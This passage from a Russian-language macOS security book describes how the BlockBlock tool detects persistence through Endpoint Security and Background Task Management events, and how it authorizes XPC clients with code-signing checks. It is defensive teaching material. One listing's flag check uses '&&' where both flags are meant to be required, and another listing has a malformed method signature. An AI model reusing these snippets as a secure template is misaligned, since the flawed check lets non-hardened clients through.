</dict>
...
```

Можно использовать утилиту `codesign`, чтобы просмотреть любые entitlements, которыми обладает программа. Для BlockBlock этот список включает Endpoint Security client entitlement:

```
% codesign -d --entitlements - BlockBlock.app
Executable=BlockBlock.app/Contents/MacOS/BlockBlock
[Dict]
[Key] com.apple.application-identifier
[Value]
[String] VBG97UB4TA.com.objective-see.blockblock
[Key] com.apple.developer.endpoint-security.client
[Value]
[Bool] true
...
```

Поскольку macOS требует provisioning profile для авторизации entitlement, даже программы, которые обычно не разрабатываются как applications, например daemons, должны быть упакованы как application bundles, чтобы использовать Endpoint Security. Подробнее об этом дизайнерском решении можно прочитать в документации Apple, [3] где также отмечается, что если вы переходите с daemon на system extension, Xcode автоматически обработает упаковку за вас.

Дизайн инструмента

BlockBlock состоит из двух частей: launch daemon и login item. Daemon упакован как application bundle, чтобы обеспечить использование entitlements и provisioning profiles. Он выполняется в фоне с root privileges, мониторя persistence events (поглощая file input/output и другие события, доставленные Endpoint Security), управляя rules и блокируя persistent items, указанные пользователем. Каждый раз, когда он обнаруживает persistence event, daemon отправляет XPC message login item. Login item, который выполняется в контексте desktop session пользователя и потому способен отображать элементы user interface (UI), затем покажет пользователю alert (рисунок 11-2).



Рисунок 11-2: Alert BlockBlock

Alerts BlockBlock содержат много информации об элементе, который установил persistent item, и о самом persistent item. Эта информация может помочь пользователю решить, разрешить или удалить элемент. Например, различные red flags в alert, показанном на рисунке 11-2, указывают на infection. Во-первых, элемент, установивший launch agent, `airportpaird`, не подписан, на что указывает озадаченное хмурое лицо. По его пути также видно, что он выполняется из temporary directory.

Если обратить внимание на persistent item, можно заметить, что property list начинается с `com.apple`, подразумевая, что он принадлежит Apple. Однако он установлен в пользовательский каталог Launch Agent, который когда-либо содержит только third-party agents. Более того, persistent item, на который ссылается этот property list, установлен и выполняется из скрытого каталога (`.local`). Наконец, если бы вы вручную изучили code signing information этого binary, `softwareupdate`, вы увидели бы, что он unsigned.

Когда я изначально выпустил BlockBlock в 2014 году, Apple еще не поддерживала System Extensions, поэтому я поместил core logic инструмента в launch daemon. Сегодня BlockBlock продолжает использовать daemon, хотя это и не является строго необходимым, поскольку у подхода все еще есть преимущества. Во-первых, вы можете захотеть разрабатывать инструменты, сохраняющие совместимость со старыми версиями macOS. Также любому достаточно privileged tool легко устанавливать launch daemons и управлять ими. С другой стороны, System Extensions требуют дополнительных entitlements, а для их установки или удаления обычно понадобится явное

approval пользователя. Это добавляет complexity и требует дополнительного кода. Тем не менее есть случаи, когда имеет смысл поместить код в System Extension, как вы увидите в главе 13.

Plug-ins

Как и KnockKnock, BlockBlock использует statically compiled plug-ins для обнаружения нескольких типов persistence. Каждый plug-in отвечает за обработку либо одного уникального persistent event, либо нескольких связанных событий. Инструмент хранит metadata о каждом plug-in в property list file, включая имя класса plug-in, различные его descriptions для настройки alerts и, что важнее всего, regular expression, описывающее путь или пути file events, в которых заинтересован plug-in. Например, листинг 11-1 показывает metadata для plug-in, который мониторит file events для добавлений новых launch daemons и agents.

```
<dict>
<key>description</key>
<string>Launch D &amp;amp; A</string>
<key>paths</key>
<array>
<string>^(\/System|\/Users\/[^\/]+|)\/Library\/(LaunchDaemons|
LaunchAgents)\/.+\.(?i)plist$</string>
</array>
<key>class</key>
<string>Launchd</string>
<key>alert</key>
<string>installed a launch daemon or agent</string>
...
</dict>
```

Листинг 11-1: Metadata для plug-in launch item

Regular expression будет применяться к входящим file input/output events, совпадая с теми, которые были поглощены из-за добавления property lists в каталоги launch daemons и agents, такие как `/System/Library/LaunchDaemons` или `~/Library/LaunchAgents`.

Все plug-ins наследуются от пользовательского базового класса с именем `PluginBase`, который реализует базовые методы, например стандартный initialization method и методы для проверки, соответствует ли file event интересующему событию. Initialization method `initWithParams:` принимает один параметр, словарь, содержащий metadata plug-in (листинг 11-2).

```
for(NSString* regex in watchItemInfo[@"paths"]) {
NSRegularExpression* compiledRegex =
[NSRegularExpression regularExpressionWithPattern:regex
options:NSRegularExpressionCaseInsensitive error:NULL];
[self.regexes addObject:compiledRegex];
}
self.alertMsg = watchItemInfo[@"alert"];
self.description = watchItemInfo[@"description"];
...
return self;
}
```

Листинг 11-2: Логика базового класса для инициализации объекта plug-in

Здесь видно, что метод сначала компилирует каждый из интересующих путей plug-in в regular expressions, а затем извлекает другие значения из metadata dictionary, чтобы сохранить их в instance variables.

Другой важный базовый метод, `isMatch:`, принимает file object, представляющий событие из библиотеки FileMonitor, а затем проверяет совпадение с интересующими путями plug-in (листинг 11-3).

```
-(BOOL)isMatch:(File*)file {
__block BOOL matched = NO;
NSString* path = file.destinationPath;
[self.regexes enumerateObjectsWithOptions:NSEnumerationConcurrent
usingBlock:^(NSRegularExpression* _Nonnull regex, NSUInteger idx, BOOL
* _Nonnull stop) {
NSTextCheckingResult* match = [regex firstMatchInString:path options:0
range:NSMakeRange(0, path.length)];
if( (nil == match) || (NSNotFound == match.range.location) ) {
return;
}
matched = YES;
*stop = YES;
}];
return matched;
}
```

Листинг 11-3: Сопоставление filepath

Метод запускает `enumerateObjectsWithOptions:usingBlock:` на массиве regular expressions plug-in, чтобы итерировать по всем ним concurrently. В concurrently invoked callback block он использует текущее regular expression, чтобы проверить, соответствует ли destination file интересующему plug-in событию. Например, для plug-in launch item метод проверит, соответствует ли file event созданию property list в каталоге launch daemon или agent. Если совпадение происходит, метод устанавливает flag и завершает enumeration.

Другие методы в базовом классе plug-in оставлены для реализации каждым plug-in. Например, метод `block:`, вызываемый, когда пользователь нажимает кнопку Block в alert, удалит persistent item. Эта логика должна различаться в зависимости от типа закрепленного элемента. Если вам интересна конкретная uninstallation logic для каждого вида persistent item, посмотрите код метода `block:` каждого plug-in.

В своей основе BlockBlock поглощает события из библиотеки FileMonitor, использующей Endpoint Security от Apple. После инициализации объекта `FileMonitor` конкретными интересующими событиями он задает callback block и затем начинает file monitoring (листинг 11-4).

```
es_event_type_t events[] = {ES_EVENT_TYPE_NOTIFY_CREATE, ES_EVENT_TYPE_NOTIFY_WRITE,
ES_EVENT_TYPE_NOTIFY_RENAME, ES_EVENT_TYPE_NOTIFY_EXEC, ES_EVENT_TYPE_NOTIFY_EXIT};
FileCallbackBlock block = ^(File* file) {
...
[self processEvent:file plugin:nil message:nil];
};
FileMonitor* fileMon = [[FileMonitor alloc] init];
[fileMon start:events count:sizeof(events)/sizeof(events[0]) csOption:csNone callback:block];
...
```

Листинг 11-4: Helper method, вызываемый для каждого file event

Если внимательно посмотреть на интересующие Endpoint Security events, переданные file monitor, вы увидите как file, так и process events. Имеет смысл инициализировать file monitor file events, а process events нужны нам, чтобы записывать аргументы процессов, создающих persistent items. Хотя не каждый процесс, закрепляющий элемент, вызывается с аргументами, многие вызываются, и в этих случаях мы включаем аргументы в alert, показанный пользователю, чтобы помочь ему определить, является ли persistence event benign или malicious. Прежде чем обсуждать обработку file input/output events, обратите внимание, что file monitor logic запускается вызовом метода `start:count:csOption:callback:`.

Когда file monitor получает события, он вызывает указанный callback block с объектом `File`, представляющим событие. Callback просто передает этот объект helper method с именем `processEvent:plugin:message:`. Этот метод вызывает метод `isMatch:` каждого plug-in, чтобы увидеть, соответствует ли file event каким-либо persistence locations, например созданию `.plist` в каталогах launch daemon или agent. Если какой-либо plug-in заинтересован в file event, BlockBlock

создает пользовательский объект `Event` как с file object, представляющим persistence event, так и с соответствующим plug-in.

Затем метод проверяет, соответствует ли событие каким-либо существующим rules. Rules создаются, когда пользователь взаимодействует с alert. Они могут либо разрешать, либо блокировать persistence items на основе факторов вроде startup file элемента или процесса, ответственного за запуск события. Например, на моей developer box, где я также немного занимаюсь photography и photo editing, есть rules, разрешающие создание различных Adobe Creative Cloud launch agents (рисунок 11-3).

Рисунок 11-3: Rules BlockBlock могут разрешать или блокировать события от указанных процессов.

Поскольку Adobe часто обновляет эти persistent items, без этих rules мне пришлось бы регулярно отвечать на alerts BlockBlock. Если он находит matching rule, BlockBlock автоматически выполняет действие, указанное в rule. Иначе он доставляет событие login item BlockBlock, чтобы показать alert пользователю. Вскоре мы внимательнее рассмотрим, как bidirectional XPC обеспечивает эту коммуникацию. Но сначала исследуем использование BlockBlock событий Endpoint Security Background Task Management.

Background Task Management Events

Один недостаток использования global file monitor для обнаружения persistence состоит в том, что он довольно неэффективен, поскольку file events происходят почти постоянно как часть нормального поведения системы. Хотя мы могли бы смягчить поток traffic, используя возможности mute inversion Endpoint Security, рассмотренные в главе 9, BlockBlock должен мониторить множество местоположений, чтобы обнаруживать несколько методов persistence, и mute inversion может не полностью устранить неэффективность file monitor-based approach.

Лучшим решением для наших целей была бы подписка на persistence events, а не file events. В предыдущих главах я обсуждал подсистему Background Task Management, недавнее дополнение к macOS, которое управляет самыми популярными типами persistence, включая login items, launch agents и daemons. Background Task Management также добавила в Endpoint Security два события: `ES_EVENT_TYPE_NOTIFY_BTM_LAUNCH_ITEM_ADD` и `ES_EVENT_TYPE_NOTIFY_BTM_LAUNCH_ITEM_REMOVE`, которые clients могут получать всякий раз, когда login или launch item закрепляется или удаляется.

Недавние версии BlockBlock используют первое из этих событий, чтобы deprecate большую часть своего file monitoring-based approach, обеспечивая значительный прирост эффективности и упрощая code base. Однако инструмент все еще мониторит такие persistence mechanisms, как cronjobs, для которых Background Task Management пока не генерирует Endpoint Security events, так что он не может полностью deprecate свой file monitoring.

Примечание. Хотя Endpoint Security технически добавила эти события Background Task Management в macOS 13, они не работали корректно. Например, Endpoint Security доставляла

notification не только для newly installed item, но и для каждого существующего item тоже. Хуже того, для login items она вообще не доставляла event! После того как я сообщил об этих flaws, Apple исправила обе проблемы в macOS 14. [4] При запуске на macOS 13 и более ранних версиях BlockBlock откатывается к file monitoring-based approach.

Код, реализующий Endpoint Security client для Background Task Management, можно найти в папке `Daemon/Monitors/BTMMonitor.m`, а plug-in для обработки событий - в `Daemon/Plugins/Btm.m`. Начнем с рассмотрения монитора Background Task Management. Как и с любым кодом, который хочет использовать Endpoint Security events, мы начинаем с определения интересующих events, создания Endpoint Security client с handler block и подписки на указанные events (листинг 11-5).

```
es_event_type_t btmESEvents[] = {ES_EVENT_TYPE_NOTIFY_BTM_LAUNCH_ITEM_ADD};
es_new_client(&_endpointClient, ^(es_client_t* client, const es_message_t* message) {
// Message handler code removed for brevity
});
es_subscribe(self.endpointClient, btmESEvents, sizeof(btmESEvents)/sizeof(btmESEvents[0]));
```

Листинг 11-5: Подписка на события `ES_EVENT_TYPE_NOTIFY_BTM_LAUNCH_ITEM_ADD`

Код начинает с создания массива с единственным event, на который нужно подписаться. Затем с помощью API `es_new_client` он создает новый Endpoint Security client. Поскольку client является instance variable класса `BTMMonitor`, мы добавляем к нему underscore (_), чтобы передать его API `es_new_client`. Мы должны сделать это, потому что compiler автоматически генерирует instance variable с префиксом underscore всякий раз, когда мы объявляем instance variable с помощью Objective-C keyword `@property`. [5] Обычно мы не ссылаемся напрямую на instance variables, а получаем к ним доступ через object; однако в случае C APIs Endpoint Security, таких как `es_new_client`, который ожидает pointer, мы должны выполнить direct reference.

Напомню, что API `es_new_client` принимает handler block, который нужно вызывать каждый раз, когда происходит subscribed-to event. Вскоре вы увидите код, который монитор Background Task Management в BlockBlock выполняет в этом callback. Конечно, прежде чем Endpoint Security сможет доставлять events, мы должны сообщить ей, что заинтересованы в подписке; это мы делаем через API `es_subscribe`.

Листинг 11-6 показывает код в handler block.

```
es_new_client(&_endpointClient, ^(es_client_t* client, const es_message_t* message) {
File* file = [[File alloc] init:(es_message_t*)message csOption:csNone];
if( (ES_BTM_ITEM_TYPE_AGENT == message->event.btm_launch_item_add->item->item_type) ||
(ES_BTM_ITEM_TYPE_DAEMON == message->event.btm_launch_item_add->item->item_type) ) {
file.destinationPath =
convertStringToken(&message->event.btm_launch_item_add->item->item_url);
}
es_message_t* messageCopy = NULL;
if(@available(macOS 11.0, *)) {
es_retain_message(message);
messageCopy = (es_message_t*)message;
} else {
messageCopy = es_copy_message(message);
}
[monitor processEvent:file plugin:btmPlugin message:messageCopy];
});
```

Листинг 11-6: Логика мониторинга событий Background Task Management

Сначала код инициализирует объект `File` BlockBlock, передавая полученное сообщение Endpoint Security. Затем для launch agents и daemons он напрямую задает destination path файла равным property list только что созданного элемента. Мы находим этот property list в члене `item_url` структуры `item` в структуре `btm_launch_item_add` внутри сообщения Endpoint Security.

Наконец, код вызывает метод BlockBlock `processEvent:plugin:message:`, рассмотренный ранее в главе. Однако здесь plug-in, переданный методу, является экземпляром plug-in Background Task

Management в BlockBlock, о котором я поговорю далее. Заметьте, что мы передаем retained instance или copy сообщения Endpoint Security. Это потому, что BlockBlock должен удерживать сообщение для последующего использования (например, для обработки асинхронного ответа пользователя). Обратите внимание, что код вызовет более современный API `es_retain_message`, если выполняется на недавней версии macOS, хотя откатится к использованию `es_copy_message`, если выполняется на старых версиях. Поскольку он явно retained или copied сообщение, BlockBlock должен освободить его, когда оно больше не нужно, вызвав соответствующий API `es_release_message` или `es_free_message`.

Как и все остальные plug-ins BlockBlock, plug-in Background Task Management реализует методы для получения имени и пути persisted item, для блокирования элемента по команде пользователя и многое другое. Конечно, логика, которую он использует для этого, специфична для persistence events Background Task Management. Рассмотрим метод plug-in `itemObject:`, который возвращает путь к persisted executable. Как показано в листинге 11-7, мы можем извлечь эту информацию из доставленного сообщения Endpoint Security, хотя она немного различается в зависимости от того, закрепился ли элемент как launch item или как login item.

```
-(NSString*)itemObject:(Event*)event {
NSString* itemObject = nil;
if( (ES_BTM_ITEM_TYPE_AGENT ==
event.esMessage->event.btm_launch_item_add->item->item_type) ||
(ES_BTM_ITEM_TYPE_DAEMON ==
event.esMessage->event.btm_launch_item_add->item->item_type) ) {
itemObject =
convertStringToken(&event.esMessage->event.btm_launch_item_add->executable_path);
} else {
NSString* stringToken =
convertStringToken(&event.esMessage->event.btm_launch_item_add->item->item_url);
itemObject = [[NSURL URLWithString:stringToken] path];
}
return itemObject;
}
```

Листинг 11-7: Возврат пути к persisted item

Код сначала проверяет тип persisted item. Удобно, что Endpoint Security указывает эту информацию константами вроде `ES_BTM_ITEM_TYPE_AGENT` и `ES_BTM_ITEM_TYPE_DAEMON` и задает тип элемента в члене `item_type` структуры `item`. Если persisted item является launch item, код извлекает его executable path из члена `executable_path` структуры `btm_launch_item_add`. Чтобы преобразовать его из типа `es_string_token_t` в Objective-C string object, мы вызываем helper-функцию BlockBlock `convertStringToken`.

Для login items путь к persisted item можно найти в члене `item_url` структуры `item`. Снова вызываем helper-функцию `convertStringToken`. Однако путь к элементу на самом деле является URL object, поэтому мы должны преобразовать его обратно в URL, а затем использовать свойство `path` URL, чтобы получить filepath в форме строки.

Другой примечательный метод в plug-in Background Task Management - `block:`, который BlockBlock вызывает, когда пользователь нажимает Block в alert, показанном для persisted item. Поскольку логика удаления как launch, так и login items есть в более старых file monitor-based plug-ins, plug-in Background Task Management может вызвать соответствующие plug-ins, чтобы заблокировать элемент (листинг 11-8).

```
-(BOOL)block:(Event*)event {
__block BOOL wasBlocked = NO;
switch(event.esMessage->event.btm_launch_item_add->item->item_type) {
case ES_BTM_ITEM_TYPE_APP:
case ES_BTM_ITEM_TYPE_LOGIN_ITEM: {
LoginItem* loginItem = [[LoginItem alloc] init];
wasBlocked = [loginItem block:event];
break;
```

```
}
case ES_BTM_ITEM_TYPE_AGENT:
case ES_BTM_ITEM_TYPE_DAEMON: {
Launchd* launchItem = [[Launchd alloc] init];
wasBlocked = [launchItem block:event];
break;
}
...
}
return wasBlocked;
}
```

Листинг 11-8: Логика блокирования, вызывающая plug-ins login и launch item

Чтобы определить тип элемента Background Task Management, код снова использует член `item_type`, найденный в сообщении Endpoint Security Background Task Management. Для login items (которые могут включать persisted user applications) код создает экземпляр plug-in Login Item в BlockBlock, а затем вызывает его метод `block:`. Для launch agents и daemons он использует похожий подход, создавая экземпляр plug-in launch item.

На этом завершается обсуждение монитора и plug-in Background Task Management в BlockBlock. Далее рассмотрим XPC communications, которые BlockBlock широко использует.

XPC

XPC - это de facto механизм interprocess communication (IPC) в macOS. Всякий раз, когда вы пишете инструменты с несколькими компонентами, например privileged daemon или System Extension и agent или app, выполняющийся в desktop session пользователя, компонентам, скорее всего, потребуется взаимодействовать через XPC. В этом разделе я дам обзор темы, включая XPC APIs и конкретные примеры. Если вам интересно узнать больше, можно глубже изучить код BlockBlock, который широко использует bidirectional XPC.

В некоторой степени XPC соответствует традиционной client/server model. Один компонент (в нашем случае daemon BlockBlock) настраивает XPC server, или listener. Авторизованный client (например, login item BlockBlock) может подключиться к listener, а затем удаленно вызвать privileged methods, реализованные внутри listener. Допустим, пользователь отвечает на alert BlockBlock, инструктируя инструмент заблокировать persistently installed item, а затем создает rule, чтобы автоматически блокировать связанные элементы в будущем. Через XPC login item BlockBlock может вызвать privileged методы daemon `block` и `create rule`. Эти методы выполняются в контексте privileged daemon, чтобы гарантировать наличие соответствующих permissions для удаления даже privileged persistent items. Они также могут создавать rules в privileged context, чтобы помочь защититься от malicious subversions.

Создание Listeners and Delegates

Давайте исследуем, как daemon BlockBlock создает XPC listener и, что важнее, гарантирует, что подключаться к нему могут только authorized clients. Последний пункт критически важен для security tools, потому что если оставить XPC interface незащищенным, ничто не помешает вредоносному ПО или чему-либо еще подключиться к нему и вызвать privileged methods daemon.

BlockBlock реализует XPC listener и connection logic в interface с именем `XPCListener`, который соответствует protocol `NSXPCListenerDelegate` (листинг 11-9).

```
@interface XPCListener : NSObject <NSXPCListenerDelegate>
@property(weak)NSXPCConnection* client;
@property(nonatomic, retain)NSXPCListener* listener;
...
}
```

Листинг 11-9: Класс XPC listener

Чтобы создать XPC interface, можно использовать initialization method `NSXPCListener initWithMachServiceName:`, который принимает имя XPC service как argument. Листинг 11-10 - это код из класса `XPCListener` BlockBlock, который создает его XPC listener.

```
#define DAEMON_MACH_SERVICE @"com.objective-see.blockblock"
self.listener = [[NSXPCListener alloc] initWithMachServiceName:DAEMON_MACH_SERVICE];
```

Листинг 11-10: Инициализация XPC listener

Обратите внимание, что Apple построила XPC поверх гораздо более старого Mach message passing framework. Это объясняет, почему вам будут встречаться имена методов вроде `initWithMachServiceName:`.

После создания listener следует указать delegate, который содержит соответствующие XPC delegate methods. System frameworks XPC автоматически вызовут эти delegate methods, если они реализованы. После вызова они могут выполнять важные задачи, например проверять любых clients.

Поскольку класс `XPCListener` BlockBlock соответствует protocol `NSXPCListenerDelegate`, он просто устанавливает delegate listener равным себе. Затем он вызывает метод `resume` listener, чтобы начать обработку client connections (листинг 11-11).

```
self.listener.delegate = self;
[self.listener resume];
```

Листинг 11-11: Установка delegate и возобновление listener

Теперь clients, такие как login item BlockBlock, могут инициировать подключение к listener. Но прежде чем показать, как именно client может выполнить это действие, мы должны гарантировать, что подключаться могут только authorized clients.

Извлечение Audit Tokens

Если позволить любому client подключаться к вашему privileged XPC interface, untrusted code сможет запускать privileged methods listener. Эта проблема поражала core macOS XPC listeners, а также многие third-party tools. В качестве конкретного примера смотрите мой доклад DEF CON 2015 года, где подробно описана эксплуатация незащищенного и privileged XPC interface `writeConfig` в macOS для elevation privileges до root. [6]

Примечание. Версии macOS начиная с 13 упрощают процесс authorization, и я рассмотрю эти шаги в разделе "Setting Client Requirements" на странице 270. В этом разделе я покрою authorization methods, которые делают ваши инструменты совместимыми с более ранними версиями операционной системы.

Чтобы авторизовывать clients, мы можем обратиться к методу `NSXPCListenerDelegate listener:shouldAcceptNewConnection:`. [7] Если delegate предоставляет реализацию этого метода, подсистема XPC автоматически вызовет его всякий раз, когда client пытается подключиться. Метод должен изучить candidate client и затем вернуть Boolean value, показывающее, принимать ли client.

Для authorized clients этот метод также должен настроить connection; вскоре я обсужу, как это сделать. Наконец, поскольку все connections начинаются в suspended state, пока они авторизуются и настраиваются, этот метод должен вызвать метод `resume` на переданном объекте `NSXPCConnection` для authorized clients. Это позволяет connection начать обрабатывать любые полученные messages, а также отправлять собственные (листинг 11-12).

```
-(BOOL)listener(NSXPCListener*)listener shouldAcceptNewConnection:
(NSXPCConnection*)newConnection {
BOOL shouldAccept = NO;
// Code to authorize the client, and ignore unauthorized ones, removed for brevity
[newConnection resume];
shouldAccept = YES;
bail:
return shouldAccept;
}
```

Листинг 11-12: Возобновление connection

Хотя мы могли бы попытаться проверить client несколькими способами, многие подходы flawed или incomplete. Например, использование process ID candidate client опасно, поскольку attacker может эксплуатировать тот факт, что система повторно использует process IDs, чтобы принудить listener разрешить unauthorized client.

Лучший метод - проверить audit token client и получить его code signing information. К сожалению, в старых версиях macOS Apple не предоставляет audit token client в готовом виде, а значит нам приходится прибегнуть к некоторой Objective-C trickery. Второй аргумент метода `listener:shouldAcceptNewConnection:` - pointer на объект `NSXPCConnection`, содержащий информацию о client, пытающемся подключиться к XPC service. Хотя он содержит audit token в своем свойстве `auditToken`, это свойство private, то есть мы не можем обратиться к нему напрямую. К счастью, Objective-C introspective, поэтому мы можем получить доступ к private properties через class extension. В листинге 11-13 BlockBlock создает extension для класса `NSXPCConnection`.

```
@interface ExtendedNSXPCConnection : NSXPCConnection {
audit_token_t auditToken;
}
@property audit_token_t auditToken;
@end
```

Листинг 11-13: Расширение класса `NSXPCConnection` для доступа к его private audit token

Обратите внимание, что extension определяет одно свойство: private audit token, находящийся внутри класса `NSXPCConnection`. После объявления этого extension мы можем получить доступ к private audit token подключающегося client, как показано в листинге 11-14.

```
-(BOOL)listener:(NSXPCListener*)listener shouldAcceptNewConnection:(NSXPCConnection*)
newConnection {
...
audit_token_t auditToken = ((ExtendedNSXPCConnection*)newConnection).auditToken;
...
}
```

Листинг 11-14: Доступ к audit token подключающегося client

Этот код typecasts объект `NSXPCConnection`, представляющий подключающегося client, как объект `ExtendedNSXPCConnection`. Затем он может без труда извлечь член audit token client. Имея audit token на руках, код может проверить code signing information о client, затем безопасно проверить identity client и одобрить connection, если client authorized.

Извлечение Code Signing Details

Чтобы проверить code signing information client, реализация BlockBlock delegate method `listener:shouldAcceptNewConnection:` выполняет следующие шаги. Сначала она использует извлеченный audit token, чтобы получить dynamic code signing reference для client process. Она использует эту reference, чтобы подтвердить, что code signing information client valid, затем извлекает information. Дополнительно она извлекает client code signing flags, чтобы убедиться, что client был скомпилирован с hardened runtime, защищая от runtime injection attacks. Наконец, она проверяет, что validated code signing information содержит bundle ID helper application BlockBlock, developer code signing certificate Objective-See и supported client versions. Листинг 11-15 показывает реализацию этого requirement.

```
"anchor apple generic and identifier \"com.objective-see.blockblock
.helper\" and certificate leaf [subject.CN] = \"Developer ID Application:
Objective-See, LLC (VBG97UB4TA)\" and info [CFBundleShortVersionString]
>= \"2.0.0\"";
```

Листинг 11-15: Code signing requirement для проверки подключающихся XPC clients

Глава 3 покрывала code signing requirements, но давайте разберем этот. Сначала мы требуем, чтобы client был подписан certificate, выданным Apple разработчикам. Далее мы требуем, чтобы identifier client совпадал с identifier helper Objective-See BlockBlock. Мы также требуем, чтобы client был подписан code signing certificate Objective-See. Наконец, мы требуем client versions 2.0.0 или новее, поскольку старые версии helper BlockBlock не поддерживают более современный hardened runtime, оставляя их уязвимыми к subversion. [8]

Если все эти validation and verification steps завершаются успешно, daemon BlockBlock знает, что client, пытающийся подключиться к его XPC interface, действительно является недавней версией helper component BlockBlock и что attacker или malware не выполнили скрытое tampering этого component.

Листинг 11-16 показывает код, реализующий полную client authorization. Обратите внимание на использование различных code signing APIs `SecTask*`, покрытых в главе 3. Поскольку крайне важно всегда проверять return value этих APIs, этот код содержит basic error handling.

```
#define HELPER_ID @"com.objective-see.blockblock.helper"
#define SIGNING_AUTH @"Developer ID Application: Objective-See, LLC (VBG97UB4TA)"
-(BOOL)listener:(NSXPCListener*)listener shouldAcceptNewConnection:(NSXPCConnection*)
newConnection {
BOOL shouldAccept = NO;
audit_token_t auditToken = ((ExtendedNSXPCConnection*)newConnection).auditToken;
OSStatus status = SecCodeCopyGuestWithAttributes(NULL, (__bridge CFDictionaryRef _Nullable)
(@{(__bridge NSString*)kSecGuestAttributeAudit : [NSData dataWithBytes:&auditToken
length:sizeof(audit_token_t)]}), kSecCSDefaultFlags, &codeRef);
if(errSecSuccess != status) {
goto bail;
}
status = SecCodeCheckValidity(codeRef, kSecCSDefaultFlags, NULL);
if(errSecSuccess != status) {
goto bail;
}
status = SecCodeCopySigningInformation(codeRef, kSecCSDynamicInformation, &csInfo);
if(errSecSuccess != status) {
goto bail;
}
uint32_t csFlags = [((__bridge NSDictionary*)csInfo)[(__bridge NSString*)
kSecCodeInfoStatus] unsignedIntValue];
if( !(CS_VALID & csFlags) && !(CS_RUNTIME & csFlags) ) {
goto bail;
}
NSString* requirement = [NSString stringWithFormat:@"anchor apple generic and
identifier \"%@\" and certificate leaf [subject.CN] = \"%@\" and info
[CFBundleShortVersionString] >= \"2.0.0\"", HELPER_ID, SIGNING_AUTH];
```

```
SecTaskRef taskRef = SecTaskCreateWithAuditToken(NULL, ((ExtendedNSXPCConnection*)
newConnection).auditToken);
status = SecTaskValidateForRequirement(taskRef, (__bridge CFStringRef)(requirement));
if(errSecSuccess != status) {
goto bail;
}
shouldAccept = YES;
// Add code here to configure and finalize the NSXPCConnection.
bail:
return shouldAccept;
}
```

Листинг 11-16: Авторизация XPC clients

Вас может удивить, насколько трудно защитить privileged XPC interfaces. Apple в конце концов тоже это осознала и, к счастью, в macOS 13 предоставила два новых API, специально предназначенных для упрощения процесса гарантирования того, что подключаться могут только authorized clients. Если ваши инструменты будут работать только на версиях macOS 13 или новее, следует использовать эти APIs, чтобы не беспокоиться о доступе к private audit tokens или ручном извлечении и проверке code signing information. Следующий раздел подробно опишет эти APIs.

Setting Client Requirements

В macOS 13 и новее метод класса `NSXPCListener` `setConnectionCodeSigningRequirement:` [9] и метод класса `NSXPCConnection` `setCodeSigningRequirement:` [10] позволяют установить code signing requirements либо на listener, либо на connection object. Первый вариант применяется ко всем connections, тогда как второй применяется только к конкретным, но можно использовать любой, чтобы не позволять unauthorized clients подключаться к XPC interface.

BlockBlock использует метод listener, которому требуется меньшая granularity; он запрещает любые connections, не принадлежащие helper client BlockBlock. Напомню, что листинг 11-10 показывал код инициализации XPC listener. Листинг 11-17 строится на этой основе, добавляя код для запуска на версиях macOS 13 и новее.

```
#define DAEMON_MACH_SERVICE @"com.objective-see.blockblock"
#define HELPER_ID @"com.objective-see.blockblock.helper"
#define SIGNING_AUTH @"Developer ID Application: Objective-See, LLC (VBG97UB4TA)"
self.listener = [[NSXPCListener alloc] initWithMachServiceName:DAEMON_MACH_SERVICE];
if(@available(macOS 13.0, *)) {
NSString* requirement = [NSString stringWithFormat:@"anchor apple generic and
identifier \"%@\" and certificate leaf [subject.CN] = \"%@\" and info
[CFBundleShortVersionString] >= \"2.0.0\"", HELPER_ID, SIGNING_AUTH];
[self.listener setConnectionCodeSigningRequirement:requirement];
}
self.listener.delegate = self;
[self.listener resume];
```

Листинг 11-17: Авторизация clients на версиях macOS 13 и новее

После выделения и инициализации объекта `NSXPCListener` мы используем Objective-C attribute `@available` со значением `macOS 13.0, *`, чтобы инструктировать compiler выполнять следующие строки только на macOS 13 или новее, поскольку метод `setConnectionCodeSigningRequirement:` недоступен на более ранних версиях macOS.

Затем мы динамически инициализируем строку code signing requirement, с помощью которой будем проверять любых clients, пытающихся подключиться к listener. Requirement идентичен показанному ранее. Наконец, BlockBlock вызывает метод `setConnectionCodeSigningRequirement:`, чтобы инструктировать XPC runtime принимать только connections от clients, соответствующих указанной

строке code signing requirement. Теперь нам больше не нужно вручную проверять clients; macOS позаботится об этом за нас!

Чтобы подтвердить, что authorization работает, скомпилируйте и выполните BlockBlock на macOS версии 13 или новее, затем попытайтесь подключиться к его XPC interface с illegitimate client. Connection должен завершиться неудачей, а системная библиотека XPC должна напечатать следующее сообщение в unified log:

```
